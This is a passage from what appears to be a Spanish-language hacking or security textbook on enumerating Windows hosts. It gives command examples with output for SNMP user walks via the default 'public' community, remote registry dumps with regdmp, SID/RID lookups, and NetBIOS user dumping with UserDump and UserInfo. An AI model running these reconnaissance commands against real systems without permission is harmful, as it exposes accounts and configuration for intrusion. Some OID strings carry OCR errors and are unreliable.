


Figura 4.2. Documentación Web de las MIB estándar

El gestor se comunica con el agente a través de peticiones de información que se realizan utilizando el puerto 161 y el protocolo de transporte UDP (*User Datagram Protocol*), el agente verifica si el gestor pertenece a la comunidad y, si es así, captura la información pedida y la envía al gestor por medio del puerto 162.

Las peticiones que puede realizar el gestor son varias. Las más importantes se hacen a través de mensajes **GetRequest**, para acceder al valor o a la lista de valores de un determinado objeto de la base de datos MIB, **GetNextRequest** accede al objeto siguiente después de haber consultado previamente con **GetRequest** y **SetRequest**, que modifica una lista de objetos pasados por parámetro. Las respuestas que suele usar el agente son el **GetResponse**, para responder las solicitudes pedidas por el gestor, y los **Trap**, que devuelven un mensaje de eventos, cambios de estados y errores producidos durante la gestión que realiza el protocolo SNMP.

Antes de continuar, debe saber que el servicio SNMP no viene instalado inicialmente en los sistemas de la familia Microsoft Windows NT, sin embargo, hoy en día su uso se ha extendido de manera significativa entre los dispositivos de red.

Es el momento de aplicar todo lo que se ha visto sobre el protocolo SNMP y usarlo para enumerar usuarios, servicios y recursos utilizados en la máquina objetivo. Lo primero es saber que, por defecto, al instalar el servicio SNMP, el nombre de la comunidad a la que pertenece el dispositivo de red se guarda como *public* y la base de datos MIB sigue un esquema de árbol predeterminado, por ejemplo, la cadena de *strings* que hay que seguir para enumerar son las siguientes:

- Usuarios:
  .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
  svUserTable.svUserEntry.svUserName

- Servicios:
  .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
  svUserTable.svUserEntrv.svSvcName

- Recursos:
  .iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-2.server.
  svShareTable.svShoreEntry.svShorePath

Cada palabra separada por un punto tiene un OID (identificador del objeto) expresado en forma de dígito, cada cadena de *strings* que se expresó anteriormente se puede expresar con una cadena de dígitos que le permitirá diferenciar y seleccionar un objeto de otro, así pues, la cadena que enumera una rama almacenada en el MIB y dedicada a la gestión es ".1.3.6.1.4.1.77.1.2.25".

Para poder trabajar con el protocolo SNMP, necesitará dos herramientas clave; la primera se denomina **snmputil**, procede del Kit de Recursos de Windows; la segunda herramienta es **iReasoning MIB browser**; estas herramientas son fáciles de obtener en Internet, en el caso de iReasoning se puede descargar desde Internet la versión personal visitando el sitio *http://www.ireasoning.com/*.

Snmputil

Usando la herramienta **snmputil** podrá conseguir cualquier valor de la base de datos MIB a través del OID o identificador del objeto. También tendrá la posibilidad de acceder al objeto siguiente del último visitado; esta utilidad proporciona también un sistema de escucha de eventos *trap* a través del puerto 162.

Su sintaxis es: **snmputil** [**get**|**getnext**|**walk**] <IP> <nombre_comunidad_agente> <oid> y para el uso de los traps, **snmputil trap**:

- **get**: es el equivalente a GetRequest, obtiene el valor de la "hoja" que tiene como identificador el OID.
- **getnext**: funciona utilizando la petición GetNextRequest, accede al objeto siguiente al especificado en el OID.
- **walk**: recorre la base de datos MIB a partir del OID especificado.

Ejemplos de usos de la herramienta SNMPUTIL:

a)

```
C:\>SNMPUTIL.EXE" walk 127.0.0.1 public .1.3.6.1.4.1.77.1.2.25
Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.1.88
Value     = String X

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.6.65.83.80.78.69.84
Value     = String ASPNET
Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.7.74.97.99.105.110 .116.111
Value     = String pepe

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.8.73.110.118.105.
116.97.100.111
Value     = String Invitado

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.10.73.85.83.82.95.
67.79.77.80.51
Value     = String IUSR_COMP3

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.10.73.87.65.77.95.
67.79.77.80.51
Value     = String IWAM_COMP3

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.13.65.100.109.105.
110.105.115.116.114.97.100.111.114
Value     = String Administrador

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.16.83.85.80.80.79
.82.84.95.51.56.56.57.52.53.97.48
Value     = String SUPPORT_388945a0

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.18.65.115.105.115.
116.101.110.116.101.32.100.101.32.97.121.117.100.97
Value     = String Asistente de ayuda

End of MIB subtree.
```

b)

```
C:\>SNMPUTIL.EXE    get    127.0.0.1    public    .iso.org.dod.internet.
private.enterprises.lanmanager.lanmgr-2.server.svUserTable.
svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.97.100.111.1
14

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.13.65.100.109.105.
110.105.115.116.114.97.100.111.114
Value    = String Administrador
```

c)

```
C:\>SNMPUTIL.EXE    getnext    127.0.0.1    public    .iso.org.dod.internet.
private.enterprises.lanmanager.lanmgr-2.server.svUserTable
.svUserEntry.svUserName.13.65.100.109.105.110.105.115.116.114.97.100.111.
114

Variable=.iso.org.dod.internet.private.enterprises.lanmanager.lanmgr-
2.server.svUserTable.svUserEntry.svUserName.16.83.85.80.80.79.
82.84.95.51.56.56.57.52.53.97.48

Value    = String SUPPORT_388945a0
```

iReasoning MIB browser

Se trata de una magnífica herramienta de enumeración de la base de datos MIB a través del protocolo SNMP. Su interfaz es muy intuitiva y fácil de manejar, lo que le permitirá una gran variedad de posibilidades de búsqueda de información.

Con iReasoning MIB browser podrá conectarse al puerto 161 de un dispositivo de la red a través de su IP. Las operaciones para poder navegar en el árbol MIB se basan en las funciones que el gestor del SNMP posee para comunicarse con el agente. Dichas operaciones le permitirán obtener los diferentes objetos de la base de datos sin ningún tipo de problema. Dentro del programa, podrá seleccionarlas con una lista despegable ubicada en la parte superior derecha de la ventana principal o seleccionándolas dentro del menú **Operations**. Las diferentes alternativas se describen a continuación:

- **Get**: accede al objeto especificado por el identificador OID de su elección, su funcionamiento se basa en el uso del mensaje GetRequest que proporciona en SNMP.

- **GetNext**: selecciona el objeto siguiente al último visto, esta operación se basa en la funcionalidad GetNextRequest del SNMP.

- **Walk**: recorre la base de datos MIB a partir del identificador OID especificado.
- **GetSubtree**: obtiene el subárbol perteneciente al objeto OID elegido, muy útil para simplificar la búsqueda de la información.
- **Set**: esta funcionalidad le permitirá modificar el valor del objeto seleccionado.

También, hay que comentar que esta herramienta posee otra utilidad denominada **Trap Receiver**, la cual permite recibir los mensajes de eventos *trap* que el agente mande. En la figura siguiente se muestra la interfaz del iReasoning MIB browser con la información de los usuarios que proporciona el SNMP:




Figura 4.3. Enumeración con iReasoning MIB browser

4.2.5 Enumerando el registro de Windows

El registro de Windows es un sistema de bases de datos que guarda toda la información relacionada con la configuración del sistema, sus características, políticas de seguridad, valores que relacionan un programa con la extensión de los

archivos que utilice, registros necesarios para el buen funcionamiento del *software* instalado, información de usuarios, servicios y programas que se iniciarán al inicio de Windows, contraseñas cifradas, etc. Como puede ver, obteniendo esta información conseguiremos enumerar datos de gran valor para un atacante.

Para realizar una copia del registro de un ordenador remoto, necesitaremos una herramienta llamada **regdmp.exe**. Dicha utilidad fue diseñada por Microsoft para ayudar en la gestión al administrador de un sistema Windows, y la podemos encontrar en el paquete de *software* Windows 2000 Resource Kit.

Se utiliza a través de consola siguiendo esta sintaxis: **regdmp -m** \\máquina si queremos volcar todo el registro o **regdmp -m** \\máquina [dirección del registro] si pretendemos extraer la información de una dirección específica del registro.

```
C:\>REGDMP.EXE      -m      \\192.168.0.21      HKEY_LOCAL_MACHINE\SYSTEM\
CurrentControlSet\Services\SNMP
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\SNMP
    Type = REG_DWORD 0x00000010
    Start = REG_DWORD 0x00000002
    ErrorControl = REG_DWORD 0x00000001
    ImagePath = REG_EXPAND_SZ %SystemRoot%\System32\snmp.exe
    DisplayName = Servicio SNMP
    DependOnService = REG_MULTI_SZ "EventLog"
    DependOnGroup = REG_MULTI_SZ
    ObjectName = LocalSystem
    Description  =  Incluye  agentes  de  actividad  que  supervisan  la
                    actividad \ en dispositivos de red y notifican a la
                    estaci¾n de \ trabajo consola de la \ red.
    Parameters
        EnableAuthenticationTraps = REG_DWORD 0x00000001
        NameResolutionRetries = REG_DWORD 0x00000010
        ExtensionAgents
            1 = SOFTWARE\Microsoft\LANManagerMIB2Agent\CurrentVersion
            2 = SOFTWARE\Microsoft\RFC1156Agent\CurrentVersion
            3 = SOFTWARE\Microsoft\HostMIB\CurrentVersion
            4 = SOFTWARE\Microsoft\SNMPMIB\CurrentVersion
            5 = SOFTWARE\Microsoft\SNMP_EVENTS\CurrentVersion
            6 = SOFTWARE\Microsoft\IGMPMibAgent\CurrentVersion
            7 = SOFTWARE\Microsoft\IPMulticastMibAgent\CurrentVersion
            8 = SOFTWARE\Microsoft\IPXMibAgent\CurrentVersion
            0 = Software\Microsoft\W3SVC\CurrentVersion
```

```
        PermittedManagers
        RFC1156Agent
            sysContact =
            sysLocation =
            sysServices = REG_DWORD 0x0000004c
        TrapConfiguration
        ValidCommunities
            public = REG_DWORD 0x00000004
        W3SVC
    Security [17 1]
      Security = REG_BINARY 0x000000a8 0x80140001 0x00000090 0x0000009c \
                 0x00000014 0x00000030 0x001c0002 0x00000001 0x00148002 \
                 0x000f01ff 0x00000101 0x01000000 0x00000000 0x00600002 \
                 0x00000004 0x00140000 0x000201fd 0x00000101 0x05000000 \
                 0x00000012 0x00180000 0x000f01ff 0x00000201 0x05000000 \
                 0x00000020 0x00000220 0x00140000 0x0002018d 0x00000101 \
                 0x05000000 0x0000000b 0x00180000 0x000201fd 0x00000201 \
                 0x05000000 0x00000020 0x00000223 0x00000101 0x05000000 \
                 0x00000012 0x00000101 0x05000000 0x00000012
    Enum
        0 = Root\LEGACY_SNMP\0000
        Count = REG_DWORD 0x00000001
        NextInstance = REG_DWORD 0x00000001
```

4.2.6 Uso de programas para enumerar

Después de ver las técnicas de enumeración más comunes para entornos Microsoft, debe comprender otras herramientas fundamentales que le proveerán de una infinidad de posibilidades de actuación y por las cuales obtendrá información muy detallada del sistema, las máquinas y la estructura de red del objetivo.

Las primeras dos herramientas que se analizarán requieren de ciertos conocimientos previos sobre los **SID** (Identificadores de Seguridad) y los **RID** (Identificadores Relativos). Un SID o Identificador de Seguridad es una cadena de dígitos que identifican a los diferentes usuarios o grupos del sistema. Cada vez que un usuario requiera acceder a un servicio del sistema a través de un inicio de sesión, se le asignará un SID que le clasificará según sean los permisos que tiene asignado en cada entrada de control de acceso (ACE, *Access Control Entries*). Algunos ejemplos de clasificación del SID son:

- (S-1-5-11). Identifica a los usuarios autentificados con contraseña a excepción de la cuenta de invitado.
- (S-1-5-7). Identifica a los usuarios anónimos que no se han validado con un usuario y una contraseña.
- (S-1-5-2). Identifica a los usuarios que se han validado a través de la red.

Un RID o Identificador Relativo es un número que forma parte de la cadena de dígitos SID y que caracteriza a los usuarios y grupos del dominio. Por ejemplo, la cuenta de un administrador tiene un RID igual a 500, las sucesivas cuentas que pertenezcan a este grupo seguirán los números 501, 502…; la cuenta perteneciente a un usuario normal posee un identificador igual a 1.000 y las cuentas siguientes tendrán un RID igual a 1.001, 1.002, 1.003…

A partir de este punto, listarán diferentes herramientas utilizadas para enumeración, junto con sus características, posibles parámetros y algún ejemplo que nos permita comprender mejor su uso. Todos los programas que vamos a ver en este apartado están disponibles en el CD de utilidades del libro.

4.2.6.1 USER2SID

La primera herramienta que vamos a mostrar se denomina **user2sid.exe**, funciona en modo consola y devuelve el identificador de seguridad de un usuario o la raíz de la clasificación SID de las cuentas de usuario de un equipo remoto. Su sintaxis es **user2sid** <NombrePC> <Usuario_o_Grupo>.

El siguiente ejemplo muestra la clasificación SID de los usuarios y grupos de un ordenador remoto:

```
C:\>user2sid.exe HACK

S-1-5-21-1614895754-1214440339-839522115

Number of subauthorities is 4
Domain is HACK
Length of SID in memory is 24 bytes
Type of SID is SidTypeDomain
```

También se puede utilizar **user2sid** para obtener el SID de un usuario (en el ejemplo se hace de forma local, pero también se puede investigar un usuario concreto a través de un ordenador remoto):

```
C:\>user2sid.exe administrador

S-1-5-21-1614895754-1214440339-839522115-500

Number of subauthorities is 5
Domain is HACK
Length of SID in memory is 28 bytes
Type of SID is SidTypeUser
```

4.2.6.2 SID2USER

Es otra utilidad que va emparejada con la descrita anteriormente, su funcionamiento es idéntico a **user2sid**, sin embargo, obtendremos el nombre de usuario o grupo de dominio de un SID que le especifiquemos. Su sintaxis es sid2user <NombrePC> <SID>:

```
C:\>sid2user.exe 5 32 544

Name is Administradores
Domain is BUILTIN
Type of SID is SidTypeAlias
```

4.2.6.3 CAIN & ABEL

Cain & Abel es un programa diseñado con el objetivo de implementar varias funciones importantes que permiten la obtención y *cracking* de las contraseñas del sistema, *sniffear* paquetes de la red y clasificarlos según sus protocolos, conexión y gestión de la puerta trasera Abel, técnicas de enumeración de recursos y servicios junto con los usuarios de una máquina, etc. Una herramienta muy interesante que merece la pena ser comentada. Si desea obtener la última versión del programa, está disponible en la Web del autor *http://www.oxid.it*.

Este apartado está centrado en los métodos de enumeración que emplea Cain. Para ello, una vez abierto el programa, sitúese en la pestaña **Network**, podrá observar que en el lado izquierdo de la pantalla se presenta un esquema desplegable con dos funciones, **Microsoft Windows Network** y **Quick List**; el primero permite visualizar todos los ordenadores que se encuentren conectados a la red local, junto con los *Domain Controllers*, servidores SQL, *Terminal Servers*, etc. La segunda función, **Quick List** o Lista Rápida, permite un acceso rápido a los ordenadores elegidos, además brinda la posibilidad de agregar máquinas de la red que no fueron reconocidas por Cain. Al seleccionar un servidor o característica en el panel izquierdo, se puede visualizar información detallada, de forma clasificada, acerca de los distintos recursos, servicios y usuarios de ese ordenador en el panel derecho de la aplicación.




Figura 4.4. Usando Cain para enumerar

4.2.6.4 NBTDUMP

Se trata de una excelente herramienta de enumeración de usuarios y recursos de una máquina de la red a través de NetBIOS. Cuando se ejecuta, si el proceso fue satisfactorio, crea un archivo HTML con el mismo nombre o IP que fue asignado como parámetro, y lo guarda en el directorio donde se encuentre la dirección de la consola de Windows, por ejemplo, "c:\>192.168.1.5.html". Su sintaxis es **NBTdump** <IP-nombrePC>. En la figura 4.5 puede ver un ejemplo del archivo creado:




Figura 4.5. Documento Web resultado de usar NBTDump para enumerar

4.2.6.5 USERDUMP

Esta herramienta permite enumerar de forma eficiente y clasificada los usuarios y las características más importantes de un controlador de dominio; se basa en la llamada a las funciones NetGetUserInfo, LookupAccountName y LookupAccountSID pertenecientes a la API de NetBIOS con la que se conecta a través del puerto 139. UserDump se puede descargar desde el sitio Web del autor, *http://www.hammerofgod.com*, y está también disponible en el CD de utilidades de este libro.

Para poder ejecutar UserDump debe ingresar el comando en una consola de Windows, su sintaxis es: **userdump** <\\Nombre-IP_controlador_dominio> <usuario_conocido> <números_RID>. Para su uso, es necesario conocer al menos un usuario que pertenezca a la máquina, en el ejemplo expuesto más adelante, se escogió el usuario "invitado", que por defecto siempre se crea al instalar el sistema operativo y no siempre ha sido deshabilitado. El parámetro "número_RID" es un dígito que recorre los identificadores relativos de las cuentas de usuario desde

1.000 hasta el número especificado menos uno (correspondiente al RID del administrador "500"), si el RID recorrido existe, se añade a la lista.

```
C:\>userdump.exe \\administrador invitado 2


    UserDump v1.11 - thor@hammerofgod.com

    Querying Controller \\administrador


    USER INFO
    Username:       Administrador
    Full Name:
    Comment:        Cuenta para la administración del equipo o
                    dominio
    User Comment:
    User ID:        500
    Primary Grp:    513
    Privs:          Admin Privs
    OperatorPrivs:  No explicit OP Privs

    SYSTEM FLAGS (Flag dword is 66049)
    User's pwd never expires.

    MISC INFO
    Password age:   Thu Oct 26 14:37:50 2006
    LastLogon:      Mon Feb 26 11:43:26 2007
    LastLogoff:     Thu Jan 01 00:00:00 1970
    Acct Expires:   Never
    Max Storage:    Unlimited
    Workstations:
    UnitsperWeek:   168
    Bad pw Count:   0
    Num logons:     152
    Country code:   0
    Code page:      0
    Profile:
    ScriptPath:
    Homedir drive:
    Home Dir:
    PasswordExp:    0

    Logon hours at controller, GMT:
    Hours-          12345678901N12345678901M
    Sunday          111111111111111111111111
    Monday          111111111111111111111111
    Tuesday         111111111111111111111111
    Wednesday       111111111111111111111111
    Thursday        111111111111111111111111
    Friday          111111111111111111111111
    Saturday        111111111111111111111111

LookupAccountSid failed: 1001 does not exist...

Get hammered at HammerofGod.Com!
```

4.2.6.6 USERINFO

UserInfo es otra herramienta de enumeración de usuarios a través de NetBIOS, está disponible en el CD de utilidades adjunto a este libro y en la Web *http://www.hammerofgod.com*. Su funcionamiento se basa en la llamada a la función NetUserGetInfo a través del puerto 139 (NetBIOS), el cual devuelve información relevante acerca del usuario especificado. Su sintaxis es: **userinfo** <\\NombrePC-IP> <nombre_usuario>:

```
C:\>UserInfo.exe \\administrador administrador
        UserInfo v1.5 - thor@hammerofgod.com
        Querying Controller \\administrador
        USER INFO
        Username:        Administrador
        Full Name:
        Comment:        Cuenta para la administración del equipo o
                        dominio
        User Comment:
        User ID:         500
        Primary Grp:     513
        Privs:           Admin Privs
        OperatorPrivs:   No explicit OP Privs
        SYSTEM FLAGS (Flag dword is 66049)
        User's pwd never expires.

        MISC INFO
        Password age:    Thu Oct 26 14:37:50 2006
        LastLogon:       Mon Feb 26 11:43:26 2007
        LastLogoff:      Thu Jan 01 00:00:00 1970
        Acct Expires:    Never
        Max Storage:     Unlimited
        Workstations:
        UnitsperWeek:    168
        Bad pw Count:    0
        Num logons:      152
        Country code:    0
        Code page:       0
        Profile:
        ScriptPath:
        Homedir drive:
        Home Dir:
        PasswordExp:     0

        Logon hours at controller, GMT:
        Hours-           12345678901N12345678901M
        Sunday           111111111111111111111111
        Monday           111111111111111111111111
        Tuesday          111111111111111111111111
        Wednesday        111111111111111111111111
        Thursday         111111111111111111111111
        Friday           111111111111111111111111
        Saturday         111111111111111111111111
        Get hammered at HammerofGod.com!
```

4.2.6.7 IP NETWORK BROWSER

IP Network Browser es un programa diseñado por la compañía SolarWinds que se engloba dentro de un paquete de herramientas denominado *SolarWinds Enginers Edition Toolset*. Su funcionamiento se basa en la comunicación a través del protocolo SNMP (vista anteriormente) para la obtención de información sobre el equipo que le especifiquemos. Tiene varias versiones que se dividen, según las opciones que lleven incorporadas, en una estándar y otra profesional.

Al ejecutar el programa le pedirá una IP para escanear y su correspondiente máscara, al suministrar esa información, enumerará información de la máquina objetivo seleccionada acerca de la base de datos MIB, los servicios del sistema, las cuentas de usuarios, los recursos compartidos, la tabla del ARP, etc. La interfaz gráfica es muy intuitiva y manejable, lo cual nos permitirá un acceso más rápido a toda la información. En la figura siguiente tenemos una muestra del programa:

